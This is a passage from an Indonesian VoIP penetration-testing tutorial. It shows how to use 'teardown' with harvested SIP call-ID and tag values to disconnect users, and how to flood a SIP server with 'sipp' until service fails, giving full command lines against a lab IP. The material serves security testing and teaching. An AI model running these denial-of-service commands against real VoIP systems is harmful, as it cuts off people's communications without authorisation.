Penyerangan dengan melumpuhkan semua *client (user)* yang terkoneksi pada *VoIP devices*.

Pada OS Backtrack 5 aplikasi teardown tidak tersedia oleh karena itu kita harus mengambilnya a.k.a download di : *http://www.hackingvoip.com/tools/teardown.tar.gz*, jangan lupa aplikasi ini membutuhkan Ruby 1.8 keatas.


Untuk menggunakan "tearDown" diperlukan hasil analisa dari fingerprint (proses 3), yaitu :

1. IP perangkat VoIP : 192.168.1.80, dengan SIP port 5060
2. Pada baris 3, didapatkanlah VoIP number extention yaitu : 100 yang didapat dari sip:100@1.1.1.1
3. Pada baris 3, didapatkan juga toTag number, yaitu : 388074baa08bb653i0
4. Pada baris 4, didapatkan juga fromTag number, yaitu : 633061383031353031336334013739353031313932 34
5. Pada baris 5, didapatkan Call-ID, yaitu : 785522139741125439084511
6. Pada baris 7, didapatkan branch, yaitu : z9hG4bK-3073480069

Mari gunakan informasi tersebut sebagai parameter penyerangan dengan *tearDown*, sbb :

```
root@bt:/pentest/voip/teardown#
./teardown <interface> <extention> <sip_proxy> <IP_target>
<callID> <fromTag> <toTag>

./teardown wlan0 100 192.168.1.80 192.168.1.80
   78552213974112543908451 1
   6330613830313530313363340137393530313139323 4
   388074baa08bb653i0
```




Hasil penyerangan :

* Jalur komunikasi *VoIP* yang dipergunakan oleh user terputus !!

SIP protocol attacking :

Penyerangan dengan cara memberikan koneksi "total-call" user yang berlebihan sehingga SIP tidak lagi mampu memberikan layanan.

```
root@bt:/pentest/voip/sipp# ./sipp -sn uac <ip_target>
root@bt:/pentest/voip/sipp# ./sipp -sn uac 192.168.1.80
```



Hasil penyerangan :

o Layanan *SIP* terganggu bahkan terhenti karena adanya *total-call* yang

o Berlebihan karena *limit-calls* = 48 sedangkan total-calls sudah mencapai = 365.

VII. Kesimpulan

Pada era saat ini banyak sekali perusahaan-perusahaan mempergunakan layanan VoIP sebagai sarana komunikasi dengan alasan biaya komunikasi yang dilakukan relatif tidak mahal sehingga memangkas biaya tagihan telephone.

Ketika layanan VoIP diimplementasikan seharusnya pihak perusahaan melakukan pengujian terhadap jalur VoIP yang dipergunakan agar benar-benar privasi perusahaan terjaga. Untuk melakukan pengujian terhadap jalur VoIP maka diperlukan pengujian mempergunakan suatu metoda yaitu : VoIP Hacking Metodologi, metoda tersebut akan memastikan bahwa jalur VoIP yang dipergunakan aman atau tidak.

Referensi :

[x] http://voipsa.org
[x] http://www.hackingvoip.com
[x] http://www.wormulon.net
[x] http://remote-exploit.org/codes_sipcrack.html
[x] http://www.enderunix.org/voipong
[x] http://www.hackingexposedvoip.com